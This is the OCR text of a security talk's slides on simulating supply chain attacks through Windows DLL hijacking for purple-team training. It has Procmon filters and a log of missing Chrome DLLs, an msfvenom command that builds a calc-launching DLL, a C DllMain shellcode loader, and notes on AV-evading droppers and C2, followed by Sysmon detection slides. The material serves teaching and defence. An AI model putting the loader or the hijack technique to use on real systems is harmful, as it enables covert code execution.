Supply Chain Purple:
Simulating Supply Chain Attacks with DLL Hijacking

Mike Gualtieri • Staff Security Engineer, Gatsby

```
$ man mikeg

MIKEG(1)                    Manual pager utils                    MIKEG(1)

NAME
       mikeg - passionate about making software and breaking software

SYNOPSIS

       -c, --current, --gatsby

           Staff Software Engineer, Gatsby
           Building the security program at a disruptive web/cloud
           technology startup

       -i, --instructor

           Part-time faculty, Professional Institute at SCI,
           University of Pittsburgh
           Designed & teach Offensive Boot Camps I & II

       -p, --previous

           15 years as an entrepreneur, twelve of those as a consultant
           specializing in software product development and cybersecurity
```

What is a Supply Chain Attack?

A “**Supply Chain Attack**” is a **malicious attack** that is initiated through a **trusted third party** system or software.

solarwinds

Codecov

The Growing Plague of Supply Chain Attacks

What is DLL Hijacking?

- **Windows attempts to load DLLs from a series of directories**

Windows Path Precedence

The directory from which the application is loaded
C:\Windows\System32
C:\Windows\System
C:\Windows
The current working directory
Directories in the system %PATH% environment variable
Directories in the user %PATH% environment variable

Is DLL Hijacking a Flaw?


...sometimes

DLL Hijacking Crash Course


- **Procmon.exe - “Process Monitor” - The best tool for the job**
  - **https://docs.microsoft.com/en-us/sysinternals/downloads/procmon**

Procmon Filter Options for DLL Hijacking

Column	Relation	Value
Process Name	begins with	chrome.exe
Result	is	NAME NOT FOUND
Path	ends with	.dll



DLL Hijacking Crash Course



Time o...	Process Name	Operation	PID	Path	Result	Detail
9:52:05....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:05....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:05....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\CRYPTBASE.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	5772	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	5772	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	5772	C:\Program Files (x86)\Google\Chrome\Application\CRYPTBASE.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	5772	C:\Windows\System32\edgegdi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	2000	C:\Windows\System32\edgegdi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:06....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\Wldp.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\WINMM.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\dbghelp.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\IPHLPAPI.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\UIAutomationCore.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\Secur32.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\USERENV.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\DWrite.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\WINHTTP.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\PROPSYS.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\dhcpcsvc.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:07....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\88.0.4324.150\SSPICLI.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\wkscli.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\netutils.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\MDMRegistration.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\msvcp110_win.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\omadmapi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\CRYPTSP.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\DMCmnUtils.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\iri.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:09....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\UMPDC.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:12....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\profapi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:12....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\WTSAPI32.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:12....	chrome.exe	CreateFile	2000	C:\Program Files (x86)\Google\Chrome\Application\WINSTA.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:13....	chrome.exe	CreateFile	956	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:13....	chrome.exe	CreateFile	956	C:\Program Files (x86)\Google\Chrome\Application\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...
9:52:13....	chrome.exe	CreateFile	956	C:\Windows\System32\edgegdi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha...

DLL Hijacking Crash Course


```
msfvenom -p windows/x64/exec CMD="C:\windows\system32\calc.exe" -a x64 -f dll -o
calc.dll
```

```
unsigned char shellcode[] = ...

BOOL WINAPI
DllMain(HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
    HANDLE threadHandle;
    threadHandle = hDll;
    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
            executeShellcode();
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

void executeShellcode(void)
{
    void* execbuf = VirtualAlloc(0, sizeof sc, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(execbuf, shellcode, sizeof shellcode);
    ((void(*)())execbuf)();
}

// To test execution: rundll32 my.dll,RunExecuteShellcode
extern "C" __declspec(dllexport) void RunExecuteShellcode()
{
    executeShellcode();
}
```

Setting the stage for our Supply Chain Attack...


Creating Realistic Purple Team Supply Chain Malware

- Design dropper that evades AV and EDR
- Set up a Command & Control channel
- Create an execution plan that suits your need

SCYTHE Community Threats:
https://github.com/scythe-io/community-threats

MITRE Adversary Emulation Library:
https://github.com/center-for-threat-informed-defense/adversary_emulation_library

Creating Realistic Purple Team Supply Chain Malware



What's undetected?

Custom dropper and staged malware


What can we detect?

TTPs!


Sysmon to the rescue!

Sysmon - “System Monitor”


- **A great baseline config:** https://github.com/SwiftOnSecurity/sysmon-config
- **Logs:** Windows Event Viewer > Applications and Services Logs > Microsoft > Windows > Sysmon > Operational




Sysmon - “System Monitor”




Sysmon - “System Monitor”





Sysmon - “System Monitor”



